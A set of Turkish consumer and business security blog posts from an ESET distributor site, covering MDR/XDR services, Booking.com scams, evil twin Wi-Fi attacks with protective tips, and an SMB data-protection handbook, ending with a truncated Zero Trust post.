### [MDR (Yönetilen tespit ve müdahale) işletmeniz için uygun mu?](https://antivirus.com.tr/mdr-yonetilen-tespit-ve-mudahale-isletmeniz-icin-uygun-mu/)
**Published:** Nisan 13, 2023
**Author:** ESET
**Excerpt:** MDR, XDR, EDR: Nedir bu terimler? İşletmenizin güvenliği için hangisini tercih etmelisiniz?
**Content:**
Son zamanlarda bilgi teknolojileri camiasında, şüpheli faaliyetleri tespit etmek ve saldırganları bir etki yaratmadan önce durdurmak için uç noktalar, ağlar, bulut, e-posta ve diğer katmanlar arasında davranışsal analiz kullanan XDR (genişletilmiş tespit ve müdahale) çözümleri konuşuluyor. Küçük işletmeler de dahil olmak üzere birçok şirket, bu hizmeti dışarıdan almanın (MDR: Yönetilen tespit ve müdahale) daha mantıklı olduğunu düşünüyor. İşte dijital güvenlik alanındaki bu yenilik hakkında bilmeniz gerekenler.
Devam etmeden önce temelleri netleştirmek isterseniz, [MDR nedir ve nasıl çalışır](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) sorusunu ayrı bir rehberde ele aldık.
[XDR çözümleri](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/), genel olarak önlemlerin çoğu zaman başarısız olduğu ve siber suçluların eninde sonunda sisteminize bir şekilde saldıracağı varsayımı üzerine inşa edilmiş yepyeni bir dijital güvenlik araçları alt pazarı oluşturur. Bu nedenle tespit ve müdahale aşaması önemlidir ve çeşitli BT uzmanları ve otomatik sistemler genellikle her ikisini de kullanırlar.
ESET’in KOBİ ve MSP segmenti başkan yardımcısı Michal Jankech, “XDR çözümleri çoğunlukla çok sayıda dahili IT departmanı ve 7/24 faaliyet gösteren bir şirket içi SOC (güvenlik operasyonları merkezi) lüksüne sahip büyük kuruluşlar tarafından kullanılıyor” diyor. KOBİ’ler için öncelikle veri şifreleme ve koruma ya da çok faktörlü kimlik doğrulama gibi temel güvenlik önlemlerine odaklanılması öneriliyor. Ancak yine de bazı durumlarda XDR/MDR doğru seçim olabilir.
Etkili bir KOBİ dijital güvenlik stratejisini adım adım nasıl oluşturursunuz? Michal Jankech, [ücretsiz rehberinde birkaç ipucu paylaştı](https://antivirus.com.tr/ucretsiz-kilavuz-etkin-siber-guvenlik-stratejisi-olusturun/).
Tüm dijital güvenlik olmazsa olmazlarını karşıladığınızda ve daha gelişmiş dijital güvenlik araçlarını düşünmeye başladığınızda, MDR denemeye değer olabilir. Jankech’e göre XDR platformunuzu yönetmek için personele ihtiyacınız olduğundan, bu imkanlara sahip olmayan görece küçük işletmeler bu tür hizmetlerde dış kaynak kullanmayı tercih edebilirler.Tek bir izleme merkezinden onlarca hatta yüzlerce müşteriye hizmet verilebilir ve genellikle 7/24 ulaşabileceğiniz bir yardım hattı da vardır.
> ### **XDR nedir?**
>
> [XDR](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/), güvenlikle ilgili uç nokta tespitlerini ağ analizi ve görünürlüğü (NAV) gibi güvenlik ve iş araçlarından gelen telemetri, e-posta güvenliği, kimlik ve erişim yönetimi, bulut güvenliği ve daha fazlası ile birleştirir.
>
> Büyük veri altyapısı üzerine inşa edilmiş bulut tabanlı bir platform olan XDR, EDR’nin bir evrimidir.
>
> Güvenlik ekiplerine esneklik, ölçeklenebilirlik ve otomasyon fırsatları sunar ve tek bir pencereden anomalileri tespit edebilmeniz için benzersiz bir görünürlük elde etmenizi sağlar.
>
>
>
> ### **MDR nedir?
>
> [MDR](https://www.eset.com/int/business/mdr-protection-bundle/), üçüncü bir tarafın yönettiği XDR ve diğer araçlardır. Bu yaklaşım genellikle personel eksikliği olan ve büyük IT departmanlarına veya bir güvenlik operasyon merkezine sahip olmayan şirketler için önerilir.

## **MDR’ın faydaları nelerdir?
Temel bilgileri tamamladınız ve işletmenizin dijital güvenlik altyapısına ekstra bir koruma katmanı eklemeyi düşünüyorsunuz. İşte aradığınız şey MDR olabilir!
## **İnsan ve teknoloji uzmanlığının harika bir birleşimi
MDR araçları, teknolojiyi ve insan uzmanlığını bir araya getirir. İş ortağınız size bu alan için özel olarak eğitilmiş IT uzmanlarının bilgi birikimini sağlar. Bu, dijital güvenlik altyapınıza bütünsel bir yaklaşım getirir. İyi bir MDR iş ortağı, kötü niyetli aktörlerin sistemlerinize girmesini ve zarar vermesini engeller. Önleme başarısız olsa bile, MDR tedarikçisi herhangi bir tehdidi zarar vermeden önce çözmek için yeterli tespit ve müdahale kapasitesine sahip olmalıdır. Sonuç olarak, otomatik analizler insan tecrübesi ile birleştirilmelidir.
## **MDR tehdit tespiti, önceliklendirme ve müdahalenin kontrol altında olmasını sağlar
MDR ekipleri en karmaşık saldırıları bile tespit edebilecek, mümkün olduğunca erken belirleyebilecek ve hemen harekete geçip çözmeye başlayabilecek şekilde eğitilmiştir. Tehditleri proaktif olarak tespit eder ve otomatik kontroller gerçekleştirirler. Ayrıca, MDR sistemleri verileri eyleme geçirilebilir bilgilere dönüştürür ve uyarıları daha yüksek doğrulukla sağlar, bu da etkili önceliklendirmeye yol açar. Tüm veriler sürekli olarak değerlendirilir ve ihtiyaç duyulduğunda anında yanıt verilir. Bu sayede, parola sıfırlama, uç nokta yamalama veya bilgisayarları yeniden yükleme gibi yöntemlerle tehlikeye girmiş sistemlerin iyileştirilmesi ve tehditlerin ortadan kaldırılması şansı vardır.

## **Personelinizin daha değerli görevlere odaklanabilmesi için dış kaynak kullanımı
Dış kaynak kullanımı dahili personelinizin stratejik görevlere odaklanmasını ve günlük gündemi harici ortağınıza bırakmasını sağlar. Bu şekilde, IT uzmanlarınızın tükenmişliğe yol açabilecek görevlerle boğulmasını önleyebilirsiniz.
Dolayısıyla, MDR sayesinde bir sorunu önlemek ve çözmek için zaman ve enerji harcamak zorunda kalmazsınız ve uyarılardan bunalmazsınız. MDR sağlayıcıları genellikle uzaktan çalışma veya hibrit çalışma alanlarıyla bağlantılı en son risklerle mücadele etmek için gerekli tüm eylemleri gerçekleştirme konusunda son derece niteliklidir.
## **MDR tedarikçinizi nasıl seçersiniz?
- Yüksek kaliteli tehdit istihbaratı ve teknolojisi sunma konusunda kanıtlanmış bir performans
- Yüksek algılama oranı, düşük yanlış pozitif oranı ve hafif ayak izi
- Tehdit ortamını sürekli izleyen 7/24/365 operasyon merkezi
- Küresel varlık ve yerel dilde teknik destek de dahil olmak üzere müşteri hizmetleri
- Kuruluşunuzun risk profili ve altyapısı gibi özel ihtiyaçları için hizmeti optimize etme yeteneği.
XDR ve MDR çözümleri dijital güvenlik ortamını değiştirdi. **KOBİ’ler için bu tür karmaşık önlemler sadece temel dijital güvenlik önlemleri uygulandıktan sonra tavsiye** edilse de bunları takip etmekte ve belki bir gün şirketinizin korumasını da artırmakta fayda var.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** MDR, Rehber, XDR
---
### [Booking dolandırıcılığı: yaygın tuzaklar ve korunma yolları](https://antivirus.com.tr/yaygin-booking-com-dolandiriciliklarina-karsi-dikkatli-olun/)
**Published:** Temmuz 11, 2024
**Author:** ESET
**Excerpt:** Booking dolandırıcılığı nasıl anlaşılır? Kimlik avı e-postalarından sahte ilanlara kadar en yaygın tuzakları ve korunma yollarını anlatıyoruz.
**Content:**
*Booking dolandırıcılığı, tatil planlarının en sinsi riski hâline geldi. Kimlik avı e-postaları göndermekten sahte ilanlar yayımlamaya kadar dolandırıcıların, sizi hak ettiğiniz tatili Booking.com üzerinden rezerve ederken nasıl avlamaya çalıştığını paylaşacağız*
Booking.com, tatil için konaklama fırsatlarının yanı sıra araç kiralama ve uçak bileti gibi hizmetler arayan gezginlerin başvurduğu başlıca platformlardan biri haline geldi. Aslında dünya çapında en çok ziyaret edilen seyahat ve turizm web sitesidir ve 2023’te 2016’da kaydedilen sayının iki katına çıkarak [bir milyardan fazla rezervasyon](https://www.statista.com/statistics/225471/booking-holdings-bookings-by-segment/) oluşturulmuştur.
Belli ki sitenin popülaritesi, her zaman yüksek trafiğe sahip çevrimiçi hizmetlere akın eden ve bunu kurbanlar için kazançlı bir avlanma alanı olarak kullanan siber suçluların dikkatinden kaçmamış.
Booking.com’un kendisi de sorunun büyüklüğünü kabul etmiş ve son 18 ayda [seyahat dolandırıcılığında](https://antivirus.com.tr/tatil-planliyorsaniz-dolandiricilarin-bir-adim-onunde-olun/) “%500 ila 900 oranında” şaşırtıcı bir artış gördüğünü ve bu artışın büyük ölçüde siber suçluların Kasım 2022’den bu yana [ChatGPT gibi araçları kötüye kullanmasından](https://antivirus.com.tr/chatgpt-gibi-sohbet-robotlari-silah-olarak-kullanilabilir-mi/) kaynaklandığını söylemiştir.
Tatil sezonu tüm hızıyla devam ederken Booking.com’u istismar eden en yaygın dolandırıcılıklardan bazılarını ve bu platformu kullanırken nelere dikkat etmemiz gerektiğini gözden geçirelim.
## **Kimlik avı: en yaygın Booking dolandırıcılığı**
Kimlik avı e-postaları, metinleri ve sosyal medya mesajları dolandırıcıların cephaneliklerinin temel unsurlarıdır. Bu dolandırıcılıklarda, kurbanı sitenin resmi temsilcisiyle iletişim halinde olduğuna inandırmak için saygın bir platform veya kuruluşun kimliğine bürünürler.
Açıkçası Booking.com bu dolandırıcılıklardan muaf değil ve dolandırıcılar, hedeflerin site üzerinden rezervasyon yaptırdığı otelin veya başka bir hizmetin platformu veya temsilcileri gibi davrandıkları kampanyalar düzenlemeye devam ediyor.
Genellikle aciliyet hissi uyandırdıkları ve kurbanı sözde bir hatayı düzeltmesi gereken yeni bir ödeme kisvesi altında kötü niyetli bir bağlantıya tıklaması için kandırmaya çalıştıkları makul bir hikâye buluyor ve aksi takdirde rezervasyonlarını kaybetme olasılığıyla karşı karşıya kalacaklarından bahsediyorlar.
Şekil 1 Dolandırıcılık girişimi Kaynak Reddit
Üretken yapay zekâ araçlarının kolay kullanılabilirliği, daha ikna edici ve etkili dolandırıcılık dalgalarına kapıları açtı. Bu yöntemle dil bilgisi açısından doğru, bağlama uygun ve alıcıyı uyarabilecek tipik kırmızı işaretler içermeyen kimlik avı e-postaları oluşturarak, insanları ve işletmeleri cihazlarına bilgi çalan kötü amaçlı yazılımlar indirmeleri veya hassas bilgileri ifşa etmeleri veya para aktarmaları için kolayca kandırabilirler.
## **Ele geçirilen sohbetler**
Bazı dolandırıcılar rastgele kimlik avı mesajları göndermekten biraz daha ileri gidebiliyor. Saldırganların [platformun mesajlaşma sistemi aracılığıyla](https://www.thisismoney.co.uk/money/beatthescammers/article-13074119/Warning-Booking-com-scam-fraudsters-pose-hotels-official-message-system.html) kurbanlarını kandırmanın bir yolunu bulduklarına dair bir [dizi rapor](https://www.straitstimes.com/singapore/courts-crime/scammers-con-bookingcom-users-by-sending-messages-through-its-in-app-chat-function) var.
Tatilcilerin rezervasyon yaptırdıkları otellerin hesaplarına girdikten sonra, çok sayıda kişiyle doğrudan uygulama içi sohbet yoluyla iletişime geçtiler ve rezervasyonu onaylamak için ödeme yapmalarını istediler.
Bir önceki ödemede hata olduğu iddia edilerek, tekrar ödeme yapmaları ve [tatillerini kaçırmamaları](https://grahamcluley.com/fraudsters-target-booking-com-customers-claiming-hotel-stay-could-be-cancelled/) isteniyordu. Bu numaranın diğer varyasyonlarında, dolandırıcılar rezervasyonu doğrulamak veya onaylamak için kredi kartı veya yolcu verilerini talep ediyordu.
Bu durum, platformun arka uç sistemlerinin veya altyapısının ihlal edilmesi sonucunda meydana gelmemiş olsa da kişisel verilerinizi veya ödeme verilerinizi talep eden her türlü iletişime dikkat etmeniz tavsiye edilir.
## **Mevcut olmayan konaklama**
Birçok tatil evi peri masallarından fırlamış gibi görünür. Gerçekten de bazıları kelimenin tam anlamıyla gerçek dışıdır. Yıllar boyunca birçok tatilci, siber suçluların karşı konulmaz bir fiyata kiralanabilecek lüks bir tatil evinin reklamını yaptığı ve Booking.com üzerinden bile olsa ödeme yapmalarını istediği sahte ilan dolandırıcılığının kurbanı oldu. Otele vardığınızda, konaklama yerinin mevcut olmadığını veya tesisin kiralık olmadığını göreceksiniz.
Aslında, çok geçmeden platformun kendi sistemleri devreye giriyor, sahte ilanlar keşfediliyor ve kaldırılıyor. Ancak tatiliniz o zamana kadar mahvolmuş olabilir, bu nedenle rezervasyon yapmadan önce dikkatli olmanızda fayda var.
Yerle ilgili yorumlara ve derecelendirmelere bakın, fiyatın “rakip” evler veya dairelerle kabaca benzer olup olmadığını kontrol edin ve ne çıktığını görmek için resmi tersine arayın; muhtemelen ücretsiz bir stok görseldir veya başka web sitelerinden çalınmıştır. Sonuç olarak, bir şey gerçek olamayacak kadar iyi görünüyorsa genellikle öyledir.
## **Sahte iş teklifleri**
Metin ya da sosyal medya mesajı yeterince açık: “Otel rezervasyonlarını değerlendirecek birine ihtiyacımız var. 200 ila 1.000 dolar arasında ödeme yapıyoruz. Tek yapmanız gereken (sahte bir Booking.com bağlantısı) üzerinden otele puan vermek veya oteli beğenmek.” Sözde Booking.com’dan gelen ve karşı konulmaz bir ek iş sunan mesaj bu şekilde başlıyor. Bu aynı zamanda popüler [evden çalışma dolandırıcılığının](https://antivirus.com.tr/evden-calisma-ile-ilgili-7-dolandiricilik-turu/) bir varyasyonu.
Şekil 2 Sahte iş teklifi Kaynak Reddit
Daha sonra işlerini güvence altına almak ve/veya kimlik hırsızlığı yapmak için kullanılabilecek Sosyal Güvenlik numaraları veya diğer ayrıntılar gibi [kişisel bilgilerini göndermek](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/) için bir avans ücreti ödemeniz istenir. [Bazı durumlarda](https://www.cybertrace.com.au/online-job-opportunity-hotel-booking-scam/), dolandırıcılar [bitcoin](https://antivirus.com.tr/bitcoin-dolandiriciligi-nasil-onlem-alabilirsiniz/) veya diğer [kripto paralarınızın peşinde](https://www.eset.com/tr/blog/kripto-para-dolandiriciliklari-bilmeniz-gerekenler-ve-kendinizi-koruma-yollari/) olabilir.
Nasıl güvende kalabilirsiniz? Booking.com, otelleri incelemeleri için insanları işe almaz ve istenmeyen kısa mesajlar yoluyla insanları işe almaz. Bu tür işe alımlar Booking Careers aracılığıyla gerçekleşir ve platformda insanların otelleri incelemesini gerektiren bir iş ilanı yoktur.
## Booking dolandırıcılığı nasıl önlenir? 12 ipucu
Booking dolandırıcılığı çoğu zaman tanıdık kalıplar üzerinden ilerler; şu adımlar bu kalıpların çoğunu kırar. Bu ipuçları, Booking.com’u kullanırken güvende kalmanıza yardımcı olacaktır:
1. Booking.com’u veya konaklama rezervasyonu yaptığınız bir oteli temsil eden biri sizinle iletişime geçtiğinde, acil eylem talepleri gibi tipik kimlik avı e-postası işaretlerine dikkat edin.
2. Her zaman e-postaların resmi alan adlarından geldiğini doğrulayın ve küçük yazım hatalarına veya varyasyonlara karşı dikkatli olun. Sitenin kendisinde de bir dizi güvenilir e-posta adresi [listelenmiştir](https://partner.booking.com/en-us/help/legal-security/security/online-security-awareness-phishing-and-email-spoofing).
3. Şüpheli bir iletişim alırsanız, doğrudan web sitesine gidin ve herhangi bir iddiayı doğrulamak için hesabınıza giriş yapın.
4. Booking.com e-posta veya sohbet yoluyla asla tam kredi kartı bilgileriniz, sosyal güvenlik numaranız veya parolalarınız gibi bilgiler istemez.
5. İstenmeyen e-postalardaki veya mesajlardaki bağlantılara tıklamaktan kaçının.
6. Ödemeleri resmi Booking.com platformu üzerinden yapın. Parayı doğrudan konaklama sağlayıcısına transfer etmekten kaçının.
7. Booking.com’da konaklama yerinin yorumlarını ve derecelendirmelerini kontrol edin ve gerçek ve ayrıntılı yorumları arayın. Diğer seyahat web sitelerinde veya inceleme platformlarında konaklama detaylarını ve resimlerini inceleyin ve çapraz kontrol yapın.
8. Kötü amaçlı yazılımlara ve kimlik avı girişimlerine karşı koruma sağlamak için cihazlarınızda güncel güvenlik yazılımı bulunduğundan emin olun.
9. Güvenlik açıklarına karşı korunmak için işletim sisteminizi ve diğer yazılımları güncel tutun.
10. Çevrimiçi hesaplarınızı güçlü ve benzersiz parolalar ve iki faktörlü kimlik doğrulama ile koruyun.
11. Herhangi bir şüpheli faaliyetle karşılaşırsanız sorunu platformun müşteri hizmetlerine bildirin.
12. Ödeme bilgilerinizin ele geçirildiğinden şüpheleniyorsanız da derhal bankanızı veya kredi kartı sağlayıcınızı bilgilendirin.
İyi yolculuklar!
*GİTMEDEN ÖNCE:* [*Yakında tatile mi çıkacaksınız? Seyahat dolandırıcılığına karşı bir adım önde olun*](https://antivirus.com.tr/tatil-planliyorsaniz-dolandiricilarin-bir-adim-onunde-olun/)
Özetle: Booking dolandırıcılığı, aciliyet hissi yaratma ve sizi platform dışına çıkarma çabasıyla kendini belli ediyor. Ödeme ve iletişim adımlarını her zaman platformun kendi içinde tutun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Booking.com, Siber Güvenlik
---
### [Şeytani ikiz saldırısı (evil twin) nedir? Nasıl önlenir?](https://antivirus.com.tr/seytani-ikiz-saldirisi-evil-twin-nedir-nasil-onlenir/)
**Published:** Kasım 29, 2023
**Author:** Can Erginkurban
**Excerpt:** Şeytani ikiz saldırısı tehlikelidir çünkü saldırganlar finansal hesaplarınız, parolalarınız ve diğer hassas, size özel bilgileri kolayca ele geçirebilirler.
**Content:**
Halka açık Wi-Fi ağları başta şeytani ikiz saldırısı olmak üzere bir çok önemli güvenlik riskine açıktır. Şeytani ikiz saldırısı tehlikelidir çünkü saldırganlar finansal hesaplarınız, parolalarınız, kredi kartı işlemleriniz ve diğer hassas, size özel bilgileri kolayca ele geçirebilirler. Bir saldırgan bu bilgileri para çalmak, kimlik hırsızlığı yapmak veya adınıza sahte bir hesap açmak için kullanabilir.
Makalemizde şeytani ikiz saldırısının nasıl gerçekleştirildiğini ve kendinizi korumaya yönelik ipuçlarını paylaştık.
## **Nedir?**
Şeytani ikiz saldırısı, kullanıcıları meşru bir ağı taklit eden sahte bir Wi-Fi erişim noktasına bağlanmaları için kandıran bir [siber](https://www.pandasecurity.com/en/mediacenter/panda-security/what-is-spoofing/) saldırıdır. Bir kullanıcı şeytani ikiz [erişim noktasına](https://www.pandasecurity.com/en/mediacenter/wifi-evil-twins-access-points/) bağlandığında, saldırganlar ağ trafiğinden özel oturum açma kimlik bilgilerine kadar her şeye erişebilir.
Şeytani ikiz saldırıları, isimlerini meşru Wi-Fi ağlarını birbirinden ayırt edilemeyecek kadar taklit edebilmelerinden almaktadır. Saldırganlar bu sahte ağları oluşturarak kullanıcıları kandırıp oturum açmalarını sağlarlar. Bu noktadan sonra kullanıcı verilerine erişerek kişisel bilgilerini çalabilir ve suç işlemelerini veya suça ortak olmalarını sağlarlar. Bu durum özellikle birden fazla hesap için aynı kullanıcı adı ve şifreyi kullanan kullanıcılar için tehlikelidir çünkü saldırgan tek bir giriş denemesini izleyerek hepsine erişim sağlayabilir. Ve en önemlisi, bu saldırıların tespit edilmesi neredeyse imkânsızdır.
## **Şeytani ikiz saldırısı nasıl çalışır?
Şeytani ikiz saldırıları, kurbanları güvenilir bir halka açık Wi-Fi ağına bağlandıklarını düşünmeleri için kandırarak çalışır. Saldırıyı olabildiğince inandırıcı hale getirmek için saldırganlar genellikle aşağıdaki adımları kullanır.

#### **Ücretsiz Wi-Fi olan bir yer
Saldırganlar saldırılarını gerçekleştirmek için havaalanı, kütüphane ya da kahve dükkanı gibi ücretsiz ve popüler Wi-Fi erişimine sahip kalabalık bir yeri seçerler. Bu yerlerde genellikle aynı ada sahip birden fazla erişim noktası bulunur ve bu da sahte ağın fark edilmemesini kolaylaştırır.
#### **Yeni bir Wi-Fi erişim noktası
Ardından, saldırgan yasal ağ ile aynı SSID adını kullanarak yeni bir erişim noktası oluşturur. Bunu yapmak için telefonlar, dizüstü bilgisayarlar, taşınabilir yönlendiriciler ve tabletler dahil olmak üzere hemen hemen her cihazı kullanabilirler.
#### **Sahte bir oturum açma sayfası
Daha önce halka açık bir Wi-Fi ağına giriş yaptıysanız, muhtemelen bir portal ile karşılaşmışsınızdır. Bunlar genellikle ağa erişmek için bir parola veya diğer temel bilgileri girmenizi gerektirir.
Birçok yasal ağ bunları kullansa da, saldırganlar bunları kolayca kopyalayarak kullanıcıları giriş bilgilerini göndermeleri için kandırabilir. Saldırgan biraz yetenekli ise gerçek ve sahte bir portal sayfası arasındaki farkı söylemek neredeyse imkânsız olacaktır.
#### **Kurbana yakınlık
Saldırgan şeytani ikiz erişim noktasını kurmayı tamamladıktan sonra, daha güçlü bir sinyal oluşturmak için cihazlarını veya yönlendiricilerini kurbanlara yaklaştırabilir. Bu şekilde ağ sinyalinin güçlü olmasını sağlayarak gerçek ağa tercih edilmesini sağlarlar ve bazı cihazlar otomatik olarak şeytani ikize bağlanır.
#### **Kullanıcı verilerinin çalınması
Bir kurban cihazını şeytani ikiz ağına bağladığında, saldırgan sosyal medya hesaplarında gezinmekten banka ekstrelerini kontrol etmeye kadar çevrimiçi yaptıkları her şeyi izleyebilir. Bir kullanıcı ağa bağlıyken hesaplarından herhangi birine giriş yaparsa, saldırgan giriş kimlik bilgilerini toplayabilir. Aynı kullanıcı adı ve parolayı farklı hesaplar için kullanmamak bu noktada çok önemli.
#### **Şeytani ikiz saldırı örneği**
Diyelim ki kullanıcı bir kafede halka açık bir Wi-Fi ağına bağlanmaya karar verdi. Daha önce oradaki erişim noktasına bağlandıkları için güvenli ve güvenilir olduğunu varsayıyorlar. Ancak bu kez, bir saldırgan aynı SSID adına ve yasal erişim noktasından daha güçlü bir sinyale sahip şeytani ikizini kurdu. Kullanıcı “Güvensiz” olarak listelenmesine rağmen bu ağa bağlanır.
Kullanıcı daha sonra işlerini halletmek için şirketinin portalına erişir. Bir sanal özel ağ (VPN) kullanmadığı için saldırgan kolaylıkla şirket erişim bilgilerini ele geçirebilir ve gelip giden tüm veriyi izleyebilir.
## **Şeytani ikiz saldırısından nasıl korunursunuz?**
Halka açık Wi-Fi ağlarına bağlanırken kendinizi korumak için atabileceğiniz birden fazla adım vardır.

#### **Kendi erişim noktanızı kullanın
Şeytani ikiz saldırısından korunmanın en kolay yolu, mümkün olduğunca halka açık Wi-Fi yerine kişisel bir hotspot kullanmaktır. Bu, kamusal alanlarda her zaman güvenilir bir ağa bağlanmanızı sağlar ve saldırganların verilerinize erişmesini önler. Erişim noktanızı gizli tutmak için bir parola belirlemeyi unutmayın.
#### **Güvenli olmayan Wi-Fi ağlarından kaçının
Genel bir ağa bağlanmanız gerekiyorsa, **“Güvenli Değil” olarak** işaretlenmiş erişim noktalarından uzak durun. Güvenli olmayan ağlar güvenlik özelliklerinden yoksundur ve şeytani ikiz ağlar neredeyse her zaman güvenli değil olarak işaretlidir.
#### **Otomatik bağlanmayın
Cihazınızda otomatik bağlanmayı etkinleştirdiyseniz, kapsama alanına girdiğinizde daha önce kullandığınız tüm ağlara otomatik olarak bağlanacaktır. Bu, halka açık yerlerde tehlikeli olabilir, özellikle de geçmişte bilmeden kötü bir ikiz ağa bağlandıysanız. Evinizden veya ofisinizden her ayrıldığınızda otomatik bağlanmayı devre dışı bırakın.
#### **Halka açık Wi-Fi üzerinden asla özel işlerinizi yapmayın
Halka açık Wi-Fi kullanırken mümkün olduğunca özel hesaplara giriş yapmaktan kaçınmalısınız. Saldırganlar giriş bilgilerinize yalnızca kötü ikiz ağlarına bağlıyken kullanırsanız erişebilirler, bu nedenle oturumunuzu kapatmanız özel bilgilerinizi korumanıza yardımcı olabilir.
#### **Trafiği şifrelemek için VPN kullanın
Bir VPN, verilerinizi saldırganlar görmeden önce şifreleyerek sizi şeytani ikiz saldırısından korumaya yardımcı olabilir. Cihazınıza güvenilir bir VPN uygulaması indirdiğinizde, çevrimiçi etkinliğinizi ağa göndermeden önce şifreler veya karıştırır, böylece bir saldırganın verileri okuması ve anlaması imkânsız hale gelir.
#### **HTTPS önemli
Genel bir ağ kullanırken, yalnızca HTTPS web sitelerini ziyaret ettiğinizden emin olun. Bu siteler uçtan uca şifreleme sunarak saldırganların izlemesini önler.
#### **İki faktörlü kimlik doğrulama kullanın
Özel hesaplarınıza iki faktörlü kimlik doğrulama eklemek, saldırganların bunlara erişmesini önlemenin diğer bir yoludur. Bir saldırgan oturum açma bilgilerinize erişse bile, iki faktörlü kimlik doğrulama, hesabınıza erişmelerini engelleyecektir.
#### **WPA3 şifrelemeyi tercih edin
WPA3 en yeni Wi-Fi güvenlik protokolüdür. Verilerinizi şifreleyerek kaba kuvvet ve şeytani ikiz saldırılarına karşı korur. WPA3-Enterprise ise halka açık Wi-Fi ağları için güvenliği artıran ve saldırganların çevrimiçi etkileşimlerinizi izlemesini engelleyen bir WPA3 modudur.
#### **Yazılımlarınızı güncel tutun
Güncel olmayan yazılımlardan kaynaklanan güvenlik ihlallerini önlemek için işletim sisteminizi, tarayıcılarınızı ve kullandığınız diğer yazılımları düzenli olarak güncelleyin. Yazılım güncellemeleri genellikle saldırganların yararlanabileceği bilinen güvenlik açıkları için yamalar içerir.
#### **Ağınızı izleyin
Yakındaki Wi-Fi ağlarını düzenli olarak taramak için ağ izleme araçlarını kullanın. Beklenmedik veya şüpheli ağları, özellikle de bilinen genel ağlara benzer adlara sahip olanları arayın. Herhangi bir garip ağa bağlanmaktan kaçının ve ağ yöneticisini bilgilendirin.
İlgili makale: [Taramadan önce düşünün! QR kodları ne kadar güvenli?](https://antivirus.com.tr/taramadan-once-dusunun-qr-kodlari-ne-kadar-guvenli/)
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Siber Güvenlik
---
### [KOBİ ’ler için Veri Koruması](https://antivirus.com.tr/kobi-ler-icin-veri-korumasi/)
**Published:** Nisan 5, 2024
**Author:** Can Erginkurban
**Excerpt:** ESET'in yayımladığı KOBİ ’ler için Veri Koruması kitabını ücretsiz indirin. Önemli bilgilerinizi bozulmaya, kaybolmaya veya çalınmaya karşı koruyun.
**Content:**
“Veri koruma” kavramı, önemli bilgilerin bozulmaya, tehlikeye girmeye, kaybolmaya veya çalınmaya karşı korunması ihtiyacını ifade eder. ESET’in yayımladığı KOBİ ’ler için Veri Koruması kitabını ücretsiz indirin.
25 Mayıs 2018’den bu yana fidye yazılımları, DDoS saldırıları ve kripto madencileri ile başa çıkmaya çalışıyoruz. Bunların ötesinde her durumda müşterilerinizin verilerini ve kendi kritik iş verilerinizi de korumak zorundasınız. Avrupa Birliği’ndeki [GDPR](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/) ve Türkiye’deki muadili KVKK gibi katı veri düzenlemelerinin etkileri, BT kapasitenize ek yükler getiriyor.
Siber güvenlik pazarında küçük ve orta ölçekli işletmeler (KOBİ ‘ler) için [özel olarak tasarlanmış bir dizi ürün](https://www.eset.com/tr/business/small-and-medium/) bulunsa da veri koruma (teknolojiden büyük ölçüde yararlansa da) gerçekten hazırlıklı olmaya, disipline ve en iyi uygulamalara bağlı kalmaya dayanır.
Bu nedenle ESET, KOBİ’leri destekleyen, mevcut ve gelecekteki veri koruma yönergelerine uyum sağlamaları için onlara rehberlik edecek kapsamlı bir yol haritası sunmak istedi.
## **Neden KOBİ ’ler için Veri Koruması**
Şirketler tarafından toplanan ve saklanan veri miktarı 10 yıl önce görülmemiş seviyelere ulaştı. Günümüzde en küçük işletmeler bile müşteriler ve iş operasyonları hakkında veri toplamaktadır. Bu durum, büyük ya da küçük tüm şirketleri siber suçlular için bir hedef haline getirmektedir.
AB’de küçük ve orta ölçekli işletmeler tüm işletmelerin yüzde 99’unu temsil etmektedir. Küresel olarak bu sayı yüzde 95’tir. Analist firma IDC’ye göre, tüm siber güvenlik ihlallerinin yüzde 70’i KOBİ’leri kapsıyor.
Bir veri ihlalinin maliyeti bir işletmeyi yıkıma uğratabilir, bu nedenle işletmenizin siber suçlular için çok küçük veya ilgisiz olduğunu ummak, verilerinizi güvence altına almak için adım atmamak için kötü bir bahanedir.
Bir İngiliz sigorta şirketi olan Zurich, 2017 yılında 875.000’den fazla küçük ve orta ölçekli işletmenin siber saldırılardan etkilendiğini ve bu işletmelerin beşte birinden fazlası için 13.000 $’dan fazla, onda biri için ise 69.000 $’dan fazla bir maliyete neden olduğunu bildirmektedir. Büyük işletmeler için ise bu rakamlar milyonlarca dolara çıkmaktadır.
## **Gerçekten ne değişti?**
KOBİ’lerin verilerine yönelik tehditler bir süredir artıyor, ancak artık veri koruması yönetmeliklerine uyulmaması nedeniyle de maliyetler (zararlar) ortaya çıkıyor.
İşte bu nedenle ESET, “KOBİ’ler için Veri Koruma” adlı bir kitabı yayımladı. Ücretsiz olarak indirin ve okuyun, hatta baş ucu kitabınız yapın. İşletmenize binlerce dolar kazandırabilir veya belki de iflas etmekten kurtarabilirsiniz.
[](#veri-koruma-el-kitabi)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Fidye Yazılımı, Gizlilik, Kurumsal Güvenlik, Rehber, Siber Güvenlik
---
### [Sıfır Güven yolculuğunuzda ESET yanınızda](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/)
**Published:** Mayıs 5, 2023
**Author:** Can Erginkurban
**Excerpt:** Sıfır Güven (Zero Trust), iş süreçlerini güvence altına alma şeklimizi dönüştürmeyi amaçlıyor. Ancak bunu insanların zararına olacak şekilde yapmamalıyız.
**Content:**
Sıfır Güven yaklaşımı (Zero Trust), iş süreçlerini güvence altına alma şeklimizi dönüştürmeyi amaçlıyor. Ancak bunu insanların zararına olacak şekilde yapmamalıyız.
